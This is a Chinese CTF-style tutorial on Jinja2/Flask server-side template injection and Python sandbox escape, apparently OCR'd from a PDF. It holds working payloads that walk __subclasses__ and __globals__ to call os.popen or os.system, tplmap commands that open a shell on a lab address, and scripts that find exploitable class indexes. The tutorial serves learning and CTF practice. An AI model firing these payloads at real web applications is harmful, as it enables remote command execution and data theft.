'werkzeug.exceptions.Aborter'>, <class 'werkzeug.urls.Href'>, <class 'socketserver.BaseServer'>, <class
'socketserver.ForkingMixIn'>, <class 'socketserver.ThreadingMixIn'>, <class
'socketserver.BaseRequestHandler'>, <class 'calendar._localized_month'>, <class 'calendar._localized_day'>,
<class 'calendar.Calendar'>, <class 'calendar.different_locale'>, <class 'email._parseaddr.AddrlistClass'>,
<class 'email.charset.Charset'>, <class 'email.header.Header'>, <class 'email.header._ValueFormatter'>,
<class 'email._policybase._PolicyBase'>, <class 'email.feedparser.BufferedSubFile'>, <class
'email.feedparser.FeedParser'>, <class 'email.parser.Parser'>, <class 'email.parser.BytesParser'>, <class
'email.message.Message'>, <class 'http.client.HTTPConnection'>, <class '_ssl._SSLContext'>, <class
'_ssl._SSLSocket'>, <class '_ssl.MemoryBIO'>, <class '_ssl.Session'>, <class 'ssl.SSLObject'>, <class
'mimetypes.MimeTypes'>, <class 'click._compat._FixupStream'>, <class 'click._compat._AtomicFile'>, <class
'click.utils.LazyFile'>, <class 'click.utils.KeepOpenFile'>, <class 'click.utils.PacifyFlushWrapper'>,
<class 'click.parser.Option'>, <class 'click.parser.Argument'>, <class 'click.parser.ParsingState'>, <class
'click.parser.OptionParser'>, <class 'click.types.ParamType'>, <class 'click.formatting.HelpFormatter'>,
<class 'click.core.Context'>, <class 'click.core.BaseCommand'>, <class 'click.core.Parameter'>, <class
'werkzeug.serving.WSGIRequestHandler'>, <class 'werkzeug.serving._SSLContext'>, <class
'werkzeug.serving.BaseWSGIServer'>, <class 'werkzeug.datastructures.ImmutableListMixin'>, <class
'werkzeug.datastructures.ImmutableDictMixin'>, <class 'werkzeug.datastructures.UpdateDictMixin'>, <class
'werkzeug.datastructures.ViewItems'>, <class 'werkzeug.datastructures._omd_bucket'>, <class
'werkzeug.datastructures.Headers'>, <class 'werkzeug.datastructures.ImmutableHeadersMixin'>, <class
'werkzeug.datastructures.IfRange'>, <class 'werkzeug.datastructures.Range'>, <class
'werkzeug.datastructures.ContentRange'>, <class 'werkzeug.datastructures.FileStorage'>, <class
'urllib.request.Request'>, <class 'urllib.request.OpenerDirector'>, <class 'urllib.request.BaseHandler'>,
<class 'urllib.request.HTTPPasswordMgr'>, <class 'urllib.request.AbstractBasicAuthHandler'>, <class
'urllib.request.AbstractDigestAuthHandler'>, <class 'urllib.request.URLopener'>, <class
'urllib.request.ftpwrapper'>, <class 'werkzeug.wrappers.accept.AcceptMixin'>, <class
'werkzeug.wrappers.auth.AuthorizationMixin'>, <class 'werkzeug.wrappers.auth.WWWAuthenticateMixin'>, <class
'werkzeug.wsgi.ClosingIterator'>, <class 'werkzeug.wsgi.FileWrapper'>, <class
'werkzeug.wsgi._RangeWrapper'>, <class 'werkzeug.formparser.FormDataParser'>, <class
'werkzeug.formparser.MultiPartParser'>, <class 'werkzeug.wrappers.base_request.BaseRequest'>, <class
'werkzeug.wrappers.base_response.BaseResponse'>, <class
'werkzeug.wrappers.common_descriptors.CommonRequestDescriptorsMixin'>, <class

```
'werkzeug.wrappers.common_descriptors.CommonResponseDescriptorsMixin'>, <class
'werkzeug.wrappers.etag.ETagRequestMixin'>, <class 'werkzeug.wrappers.etag.ETagResponseMixin'>, <class
'werkzeug.wrappers.cors.CORSRequestMixin'>, <class 'werkzeug.wrappers.cors.CORSResponseMixin'>, <class
'werkzeug.useragents.UserAgentParser'>, <class 'werkzeug.useragents.UserAgent'>, <class
'werkzeug.wrappers.user_agent.UserAgentMixin'>, <class 'werkzeug.wrappers.request.StreamOnlyMixin'>, <class
'werkzeug.wrappers.response.ResponseStream'>, <class 'werkzeug.wrappers.response.ResponseStreamMixin'>,
<class 'http.cookiejar.Cookie'>, <class 'http.cookiejar.CookiePolicy'>, <class 'http.cookiejar.Absent'>,
<class 'http.cookiejar.CookieJar'>, <class 'werkzeug.test._TestCookieHeaders'>, <class
'werkzeug.test._TestCookieResponse'>, <class 'werkzeug.test.EnvironBuilder'>, <class
'werkzeug.test.Client'>, <class 'uuid.UUID'>, <class 'itsdangerous._json._CompactJSON'>, <class
'hmac.HMAC'>, <class 'itsdangerous.signer.SigningAlgorithm'>, <class 'itsdangerous.signer.Signer'>, <class
'itsdangerous.serializer.Serializer'>, <class 'itsdangerous.url_safe.URLSafeSerializerMixin'>, <class
'flask._compat._DeprecatedBool'>, <class 'werkzeug.local.Local'>, <class 'werkzeug.local.LocalStack'>,
<class 'werkzeug.local.LocalManager'>, <class 'werkzeug.local.LocalProxy'>, <class
'dataclasses._HAS_DEFAULT_FACTORY_CLASS'>, <class 'dataclasses._MISSING_TYPE'>, <class
'dataclasses._FIELD_BASE'>, <class 'dataclasses.InitVar'>, <class 'dataclasses.Field'>, <class
'dataclasses._DataclassParams'>, <class 'difflib.SequenceMatcher'>, <class 'difflib.Differ'>, <class
'difflib.HtmlDiff'>, <class 'pprint._safe_key'>, <class 'pprint.PrettyPrinter'>, <class
'werkzeug.routing.RuleFactory'>, <class 'werkzeug.routing.RuleTemplate'>, <class
'werkzeug.routing.BaseConverter'>, <class 'werkzeug.routing.Map'>, <class 'werkzeug.routing.MapAdapter'>,
<class 'subprocess.CompletedProcess'>, <class 'subprocess.Popen'>, <class 'flask.signals.Namespace'>, <class
'flask.signals._FakeSignal'>, <class 'flask.helpers.locked_cached_property'>, <class
'flask.helpers._PackageBoundObject'>, <class 'flask.cli.DispatchingApp'>, <class 'flask.cli.ScriptInfo'>,
<class 'flask.config.ConfigAttribute'>, <class 'flask.ctx._AppCtxGlobals'>, <class 'flask.ctx.AppContext'>,
<class 'flask.ctx.RequestContext'>, <class 'flask.json.tag.JSONTag'>, <class
'flask.json.tag.TaggedJSONSerializer'>, <class 'flask.sessions.SessionInterface'>, <class
'werkzeug.wrappers.json._JSONModule'>, <class 'werkzeug.wrappers.json.JSONMixin'>, <class
'flask.blueprints.BlueprintSetupState'>, <class 'jinja2.ext.Extension'>, <class
'jinja2.ext._CommentFinder'>, <class 'unicodedata.UCD'>"
sub=sub.split(",")
# print(sub)
for i,item in enumerate(sub):
    if "os." in item:
        print(i,item)

输出：127  <class 'os._wrap_close'>
```

3 payload

```
?password={{"".__class__.__bases__[0].__subclasses__()[127].__init__.__globals__['popen']('ls').read()}}
查找flag
password={{"".__class__.__bases__[0].__subclasses__()[127].__init__.__globals__['popen']('grep  -r "book"
app').read()}}
```

4 payload

```
?password={% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{
c.__init__.__globals__['__builtins__'].eval("__import__('os').popen('ls').read()") }}{% endif %}{% endfor %}
```

5tplmap

https://github.com/epinna/tplmap

测试是否存在注入：

```
python2 tplmap.py -u http://192.168.190.128:8000/?password=*
```

执行指令

```
python2 tplmap.py -u http://192.168.190.128:8000/?password=* --os-cmd “ls”
```

返回shell

```
python2 tplmap.py -u http://192.168.190.128:8000/?password=* --os-shell
```

二、SSTI/沙盒逃逸详细总结

https://www.anquanke.com/post/id/188172

0x00 前言

SSTI（服务端模板注入），虽然这不是一个新话题，但是在近年来的CTF中还是经常能遇到的，比如18年护网杯的easy_tonado、强网杯的Python is the best language、TWCTF的Shrine，19年的SCTF也出了Ruby ERB SSTI的考点；另外一个与之相似的话题叫做**沙盒逃逸**也是在各大高校CTF比赛中经常出现，这两个话题的原理大致相同，利用方式略有差异。通过查阅了较多资料，结合自己做题遇到的一些利用点来给大家做一个详细的总结。今后遇到时候终于不用再一个一个去翻收藏夹了1551。

0x01 原理

SSTI原理

简单说一下什么是SSTI。模板注入，与我们熟知的SQL注入、命令注入等原理大同小异。注入的原理可以这样描述：**当用户的输入数据没有被合理的处理控制时，就有可能数据插入了程序段中变成了程序的一部分，从而改变了程序的执行逻辑**。那么SSTI呢？来看一个简单的例子：

```
from flask import Flask
    from flask import render_template
    from flask import request
    from flask import render_template_string
    app = Flask(__name__)
    @app.route('/test',methods=['GET', 'POST'])
    def test():
        template = '''
            <div class="center-content error">
                <h1>Oops! That page doesn't exist.</h1>
                <h3>%s</h3>
            </div>
        ''' %(request.url)
return render_template_string(template)
    if __name__ == '__main__':
        app.debug = True
        app.run()
```

这段代码是一个典型的SSTI漏洞示例，漏洞成因在于：**render_template_string函数在渲染模板的时候使用了%s来动态的替换字符串，我们知道Flask 中使用了Jinja2 作为模板渲染引擎，{{}}在Jinja2中作为变量包裹标识符，Jinja2在渲染的时候会把{{}}包裹的内容当做变量解析替换。比如{{1+1}}会被解析成2。**

附图：各框架模板结构：

Engine	Language	Burp	ZAP	tplmap	site done	known exploit	port	tags
jinja2	Python	✓	✓	✓	✓	✓	5000	{{%s}}
Mako	Python	✓	✓	✓	✓	✓	5001	${%s}
Tornado	Python	✓	✓	✓	✓	✓	5002	{{%s}}
Django	Python	✓	✓	×	✓	×	5003	{{ }}
(code eval)	Python	-	-	-	✓	-	5004	na
(code exec)	Python	-	-	-	✓	-	5005	na
Smarty	PHP	✓	✓	✓~	✓	✓	5020	{%s}
Smarty (secure mode)	PHP	✓	✓	✓~	✓	×	5021	{%s}
Twig	PHP	✓	✓	✓~	✓	×	5022	{{%s}}
(code eval)	PHP	-	-	-	✓	-	5023	na
FreeMarker	Java	✓	✓	✓	✓	✓	5051	<#%s > ${%s}
Velocity	Java	✓	✓	✓	✓	✓	5052	#set($x=1+1)${x}
Thymeleaf	Java	×	✓	x	✓	x	5053	
Groovy*	Java				×	×	×	×
jade	Java				×	×	×	×
jade	Nodejs	✓	✓	✓	✓	✓	5061	#{%s}
Nunjucks	JavaScript	✓	✓	✓	✓	✓	5062	{{%s}}
doT	JavaScript	×	✓	✓	✓	✓	5063	{{=%s}}
Marko	JavaScript				×	×	×	×
Dust	JavaScript	×	✓	✓~	✓	×	5065	{#%s}or{%s}or{@%s}
EJS	JavaScript	✓	✓	✓	✓	✓	5066	<%= %>
(code eval)	JavaScript	-	-	-	✓	-	5067	na
vuejs	JavaScript	✓	✓	✓~	✓	✓	5068	{{%s}}
Slim	Ruby	×	✓	x	✓	✓	5080	#{%s}
ERB	Ruby	✓	✓	✓	✓	✓	5081	<%=%s%>
(code eval)	Ruby	-	-	-	✓	-	5082	na
go	go	x	✓	x	✓		5083	na

具体原理不再赘述，网上讲解一大堆，请参考

SSTI模板注入

详解flask的ssti模版注入

沙盒逃逸原理

沙盒/沙箱

沙箱在早期主要用于测试可疑软件，测试病毒危害程度等等。在沙箱中运行，即使病毒对其造成了严重危害，也不会威胁到真实环境，沙箱重构也十分便捷。有点类似虚拟机的利用。

沙箱逃逸,就是在给我们的一个代码执行环境下,脱离种种过滤和限制,最终成功拿到shell权限的过程。其实就是闯过重重黑名单，最终拿到系统命令执行权限的过程。而我们这里主要讲解的是python环境下的沙箱逃逸。

要讲解python沙箱逃逸，首先就有必要来深入了解一下python的一些**基础知识！**

内建函数

当我们启动一个python解释器时，及时没有创建任何变量或者函数，还是会有很多函数可以使用，我们称之为内建函数。

内建函数并不需要我们自己做定义，而是在启动python解释器的时候，就已经导入到内存中供我们使用，想要了解这里面的工作原理，我们可以从名称空间开始。

名称空间在python是个非常重要的概念，它是从名称到对象的映射，而在python程序的执行过程中，至少会存在两个名称空间

> 内建名称空间：python自带的名字，在python解释器启动时产生，存放一些python内置的名字
>
> 全局名称空间：在执行文件时，存放文件级别定义的名字
>
> 局部名称空间（可能不存在）：在执行文件的过程中，如果调用了函数，则会产生该函数的名称空间，用来存放该函数内定义的名字，该名字在函数调用时生效，调用结束后失效

加载顺序：内置名称空间------>全局名称空间----->局部名称空间
名字的查找顺序：局部名称空间------>全局名称空间----->内置名称空间


我们主要关注的是内建名称空间，是名字到内建对象的映射，在python中，初始的**builtins**模块提供内建名称空间到内建对象的映射
dir()函数用于向我们展示一个对象的属性有哪些，在没有提供对象的时候，将会提供当前环境所导入的所有模块，我们可以看到初始模块有哪些

```
C:\Users\TPH\Desktop>python3
Python 3.6.4 (v3.6.4:d48eceb, Dec 19 2017, 06:54:40) [MSC v.1900 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> dir()
['__annotations__', '__builtins__', '__doc__', '__loader__', '__name__', '__package__', '__spec__']
>>> _
```


这里面，我们可以看到`__builtins__`是做为默认初始模块出现的，那么用dir()命令看看`__builtins__`的成分。

```
C:\Users\TPH>python3
Python 3.6.4 (v3.6.4:d48eceb, Dec 19 2017, 06:54:40) [MSC v.1900 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> dir(__builtins__)
['ArithmeticError', 'AssertionError', 'AttributeError', 'BaseException', 'BlockingIOError', 'BrokenPipeError', 'BufferEr
ror', 'BytesWarning', 'ChildProcessError', 'ConnectionAbortedError', 'ConnectionError', 'ConnectionRefusedError', 'Conne
ctionResetError', 'DeprecationWarning', 'EOFError', 'Ellipsis', 'EnvironmentError', 'Exception', 'False', 'FileExistsErr
or', 'FileNotFoundError', 'FloatingPointError', 'FutureWarning', 'GeneratorExit', 'IOError', 'ImportError', 'ImportWarni
ng', 'IndentationError', 'IndexError', 'InterruptedError', 'IsADirectoryError', 'KeyError', 'KeyboardInterrupt', 'Lookup
Error', 'MemoryError', 'ModuleNotFoundError', 'NameError', 'None', 'NotADirectoryError', 'NotImplemented', 'NotImplement
edError', 'OSError', 'OverflowError', 'PendingDeprecationWarning', 'PermissionError', 'ProcessLookupError', 'RecursionEr
ror', 'ReferenceError', 'ResourceWarning', 'RuntimeError', 'RuntimeWarning', 'StopAsyncIteration', 'StopIteration', 'Syn
taxError', 'SyntaxWarning', 'SystemError', 'SystemExit', 'TabError', 'TimeoutError', 'True', 'TypeError', 'UnboundLocalE
rror', 'UnicodeDecodeError', 'UnicodeEncodeError', 'UnicodeError', 'UnicodeTranslateError', 'UnicodeWarning', 'UserWarni
ng', 'ValueError', 'Warning', 'WindowsError', 'ZeroDivisionError', '__build_class__', '__debug__', '__doc__', '__import_
_', '__loader__', '__name__', '__package__', '__spec__', 'abs', 'all', 'any', 'ascii', 'bin', 'bool', 'bytearray', 'byte
s', 'callable', 'chr', 'classmethod', 'compile', 'complex', 'copyright', 'credits', 'delattr', 'dict', 'dir', 'divmod',
'enumerate', 'eval', 'exec', 'exit', 'filter', 'float', 'format', 'frozenset', 'getattr', 'globals', 'hasattr', 'hash',
'help', 'hex', 'id', 'input', 'int', 'isinstance', 'issubclass', 'iter', 'len', 'license', 'list', 'locals', 'map', 'max
', 'memoryview', 'min', 'next', 'object', 'oct', 'open', 'ord', 'pow', 'print', 'property', 'quit', 'range', 'repr', 're
versed', 'round', 'set', 'setattr', 'slice', 'sorted', 'staticmethod', 'str', 'sum', 'super', 'tuple', 'type', 'vars', '
zip']
>>> _
```

在这个里面，我们会看到很多熟悉的关键字。比如：__import__、str、len等。看到这里大家会不会突然想明白为什么python解释器里能够直接使用某些函数了？比如直接使用len()函数



再或者说，我们可以直接import导入模块，这些操作其实都是python解释器事先给我们加载进去了的。

类继承

python中对一个变量应用**class**方法从一个变量实例转到对应的对象类型后，类有以下三种关于继承关系的方法

```
__base__ //对象的一个基类，一般情况下是object，有时不是，这时需要使用下一个方法

__mro__ //同样可以获取对象的基类，只是这时会显示出整个继承链的关系，是一个列表，object在最底层故在列表中的最后，通过__mr

__subclasses__() //继承此对象的子类，返回一个列表
```

有这些类继承的方法，我们就可以从任何一个变量，回溯到基类中去，再获得到此基类所有实现的类，就可以获得到很多的类啦。

魔术函数

这里介绍几个常见的魔术函数，有助于后续的理解

- __dict__类的静态函数、类函数、普通函数、全局变量以及一些内置的属性都是放在类的__dict__里的对象的__dict__中存储了一些self.xxx的一些东西内置的数据类型没有__dict__属性每个类有自己的__dict__属性，就算存在继承关系，父类的__dict__ 并不会影响子类的__dict__对象也有自己的__dict__属性， 存储self.xxx 信息，父子类对象公用__dict__
- __globals__该属性是函数特有的属性,记录当前文件全局变量的值,如果某个文件调用了os、sys等库,但我们只能访问该文件某个函数或者某个对象，那么我们就可以利用**globals**属性访问全局的变量。该属性保存的是函数全局变量的**字典**引用。
- __getattribute__()实例、类、函数都具有的__getattribute__魔术方法。事实上，在实例化的对象进行.操作的时候（形如：a.xxx/a.xxx()），都会自动去调用__getattribute__方法。因此我们同样可以直接通过这个方法来获取到实例、类、函数的属性。

啰嗦一句：浅谈getattribute与getattr

利用方法

根据上面提到的类继承的知识，我们可以总结出一个利用方式（这也是python沙盒溢出的关键）：从变量->对象->基类->子类遍历->全局变量 这个流程中，找到我们想要的模块或者函数。

听起来有些抽象？来看一个实例场景：

如何才能在python环境下，不直接使用open而来打开一个文件？

这里运用我们上面介绍的方法，从任意一个变量中回溯到基类，再去获得基类实现的文件类就可以实现。

```
// python2
>>> ''.__class__
<type 'str'>
>>> ''.__class__.__mro__
```


```
(<type 'str'>, <type 'basestring'>, <type 'object'>)
>>> ''.__class__.__mro__[-1].__subclasses__()
[<type 'type'>, <type 'weakref'>, <type 'weakcallableproxy'>, <type 'weakproxy'>, <type 'int'>, <type 'base

//查阅起来有些困难，来列举一下
>>> for i in enumerate(''.__class__.__mro__[-1].__subclasses__()): print i
...
(0, <type 'type'>)
(1, <type 'weakref'>)
(2, <type 'weakcallableproxy'>)
(3, <type 'weakproxy'>)
(4, <type 'int'>)
(5, <type 'basestring'>)
(6, <type 'bytearray'>)
(7, <type 'list'>)
(8, <type 'NoneType'>)
(9, <type 'NotImplementedType'>)
(10, <type 'traceback'>)
(11, <type 'super'>)
(12, <type 'xrange'>)
(13, <type 'dict'>)
(14, <type 'set'>)
(15, <type 'slice'>)
(16, <type 'staticmethod'>)
(17, <type 'complex'>)
(18, <type 'float'>)
(19, <type 'buffer'>)
(20, <type 'long'>)
(21, <type 'frozenset'>)
(22, <type 'property'>)
(23, <type 'memoryview'>)
(24, <type 'tuple'>)
(25, <type 'enumerate'>)
(26, <type 'reversed'>)
(27, <type 'code'>)
(28, <type 'frame'>)
(29, <type 'builtin_function_or_method'>)
(30, <type 'instancemethod'>)
(31, <type 'function'>)
(32, <type 'classobj'>)
(33, <type 'dictproxy'>)
(34, <type 'generator'>)
(35, <type 'getset_descriptor'>)
(36, <type 'wrapper_descriptor'>)
(37, <type 'instance'>)
(38, <type 'ellipsis'>)
(39, <type 'member_descriptor'>)
(40, <type 'file'>)
(41, <type 'PyCapsule'>)
(42, <type 'cell'>)
(43, <type 'callable-iterator'>)
(44, <type 'iterator'>)
(45, <type 'sys.long_info'>)
(46, <type 'sys.float_info'>)
(47, <type 'EncodingMap'>)
(48, <type 'fieldnameiterator'>)
(49, <type 'formatteriterator'>)
(50, <type 'sys.version_info'>)
(51, <type 'sys.flags'>)
(52, <type 'sys.getwindowsversion'>)
```

```
(53, <type 'exceptions.BaseException'>)
(54, <type 'module'>)
(55, <type 'imp.NullImporter'>)
(56, <type 'zipimport.zipimporter'>)
(57, <type 'nt.stat_result'>)
(58, <type 'nt.statvfs_result'>)
(59, <class 'warnings.WarningMessage'>)
(60, <class 'warnings.catch_warnings'>)
(61, <class '_weakrefset._IterationGuard'>)
(62, <class '_weakrefset.WeakSet'>)
(63, <class '_abcoll.Hashable'>)
(64, <type 'classmethod'>)
(65, <class '_abcoll.Iterable'>)
(66, <class '_abcoll.Sized'>)
(67, <class '_abcoll.Container'>)
(68, <class '_abcoll.Callable'>)
(69, <type 'dict_keys'>)
(70, <type 'dict_items'>)
(71, <type 'dict_values'>)
(72, <class 'site._Printer'>)
(73, <class 'site._Helper'>)
(74, <type '_sre.SRE_Pattern'>)
(75, <type '_sre.SRE_Match'>)
(76, <type '_sre.SRE_Scanner'>)
(77, <class 'site.Quitter'>)
(78, <class 'codecs.IncrementalEncoder'>)
(79, <class 'codecs.IncrementalDecoder'>)
(80, <type 'operator.itemgetter'>)
(81, <type 'operator.attrgetter'>)
(82, <type 'operator.methodcaller'>)
(83, <type 'functools.partial'>)
(84, <type 'MultibyteCodec'>)
(85, <type 'MultibyteIncrementalEncoder'>)
(86, <type 'MultibyteIncrementalDecoder'>)
(87, <type 'MultibyteStreamReader'>)
(88, <type 'MultibyteStreamWriter'>)

//可以发现索引号为40指向file类，此类存在open方法
>>> ''.__class__.__mro__[-1].__subclasses__()[40]("C:/Users/TPH/Desktop/test.txt").read()
'This is a test!'
```

补充一下：python2关于file的介绍



0x02 利用方式

遇上一个SSTI的题，该如何下手？大体上有以下两种思路，简单介绍一下，后续有详细总结。

- 查配置文件

- 命令执行（其实就是沙盒逃逸类题目的利用方式）

查配置文件

什么是查配置文件？我们都知道一个python框架，比如说flask，在框架中内置了一些全局变量，对象，函数等等。我们可以直接访问或是调用。这里拿两个例题来简单举例：

easy_tornado

这个题目发现模板注入后的一个关键考点在于`handler.settings`。这个是Tornado框架本身提供给程序员可快速访问的配置文件对象之一。分析官方文档可以发现handler.settings其实指向的是RequestHandler.application.settings，即可以获取当前application.settings，从中获取到敏感信息。

shrine

这个题目直接给出了源码，flag被写入了配置文件中

```
app.config['FLAG'] = os.environ.pop('FLAG')
```

同样在此题的Flask框架中，我们可以通过内置的config对象直接访问该应用的配置信息。不过此题设置了WAF，并不能直接访问`{{config}}`得到配置文件而是需要进行一些绕过。这个题目很有意思，开拓思路，有兴趣可以去做一下。

总结一下这类题目，为了内省框架，我们应该：


> 查阅相关框架的文档
>
> 使用`dir`内省`locals`对象来查看所有能够使用的模板上下文
>
> 使用dir深入内省所有对象
>
> 直接分析框架源码

这里发掘到一个2018TWCTF-Shrine的writeup，内省request对象的例子：传送门

ps:如果需要例题实践请移步BUUCTF

命令执行

命令执行，其实就是前面我们介绍的沙盒溢出的操作。在python环境下，由于在SSTI发生时，以Jinja2为例，在渲染的时候会把`{{}}`包裹的内容当做变量解析替换，在`{{}}`包裹中我们插入`''.__class__.__mro__[-1].__subclasses__()[40]`类似的payload也能够被先解析而后结果字符串替换成模板中的具体内容。



0x03 python环境常用命令执行方式

前面提到了命令执行，那么就有必要了解一下python环境下常用的命令执行方式。


os.system()

用法：os.system(command)

这个调用相当直接，且是同步进行的，程序需要**阻塞**并等待返回。返回值是依赖于系统的，直接返回系统的调用返回值。

注意：该函数返回命令**执行结果的返回值**，并不是返回命令的执行输出（执行成功返回0，失败返回-1）

关于linux下os.system()返回值说明




我们可以看到执行的输出结果并不回显，这种时候如何处理无回显呢？后文有详解！

os.popen()

用法：os.popen(command[,mode[,bufsize]])

说明：**mode** – 模式权限可以是 ‘r’(默认) 或 ‘w’。

popen方法通过p.read()获取终端输出，而且popen需要关闭close().当执行成功时，close()不返回任何值，失败时，close()返回系统返回值（失败返回1）. 可见它获取返回值的方式和os.system不同。



可以看到我们用read()可以把结果回显。

subprocess

subprocess 模块有比较多的功能，subprocess模块被推荐用来替换一些老的模块和函数，如：os.system、os.spawn、os.popen等

subprocess模块目的是**启动一个新的进程并与之通信**。这里只讲用来运行shell命令的两个常用方法。

subprocess.call(“command”)
父进程等待子进程完成
返回退出信息(returncode，相当于Linux exit code)

与os.system功能相似,也无执行结果的回显

subprocess.Popen(“command”)

说明：`class subprocess.Popen(args, bufsize=0, executable=None, stdin=None, stdout=None, stderr=None, preexec_fn=None, close_fds=False, shell=False, cwd=None, env=None, universal_newlines=False, startupinfo=None, creationflags=0)`

Popen非常强大，支持多种参数和模式，通过其构造函数可以看到支持很多参数。但Popen函数存在缺陷在于，**它是一个阻塞的方法**，如果运行cmd命令时产生内容非常多，函数就容易阻塞。另一点，**Popen方法也不会打印出cmd的执行信息**。

0x04 如何发掘可利用payload

最初接触SSTI的时候总会有一个固定思维，遇到了题就去搜SSTI的payload，然后一个个去套，随缘写题法（×）。然而每个题都是有自己独特的一个考点的并且python环境不同，所能够使用的类也有差异，如果不能把握整体的原理，就不能根据具体题目来进行解题了。这里我们来初探一下发掘步骤。

比如我们想要一个执行命令的payload，如何查找？很简单我们只需要有os模块执行os.system即可

python2

```
#python2
num = 0
for item in ''.__class__.__mro__[-1].__subclasses__():
    try:
        if 'os' in item.__init__.__globals__:
            print num,item
        num+=1
    except:
        num+=1

#72 <class 'site._Printer'>
#77 <class 'site.Quitter'>
```

payload

```
''.__class__.__mro__[2].__subclasses__()
[72].__init__.__globals__['os'].system('ls')

[].__class__.__base__.__subclasses__()
[72].__init__.__globals__['os'].popen('ls').read()
```

查阅资料发现访问os模块还有从warnings.catch*warnings模块入手的，而这两个模块分别位于元组中的59，60号元素。__init__方法用于将对象实例化，在这个函数下我们可以通过funcglobals（或者`__globals`）*看该模块下有哪些globals函数（注意返回的是字典），而linecache可用于读取任意一个文件的某一行，而这个函数引用了os模块。

于是还可以挖掘到类似payload（注意payload都不是直接套用的，不同环境请自行测试）

```
[].__class__.__base__.__subclasses__()
[59].__init__.__globals__['linecache'].__dict__['os'].system('ls')

[].__class__.__base__.__subclasses__()
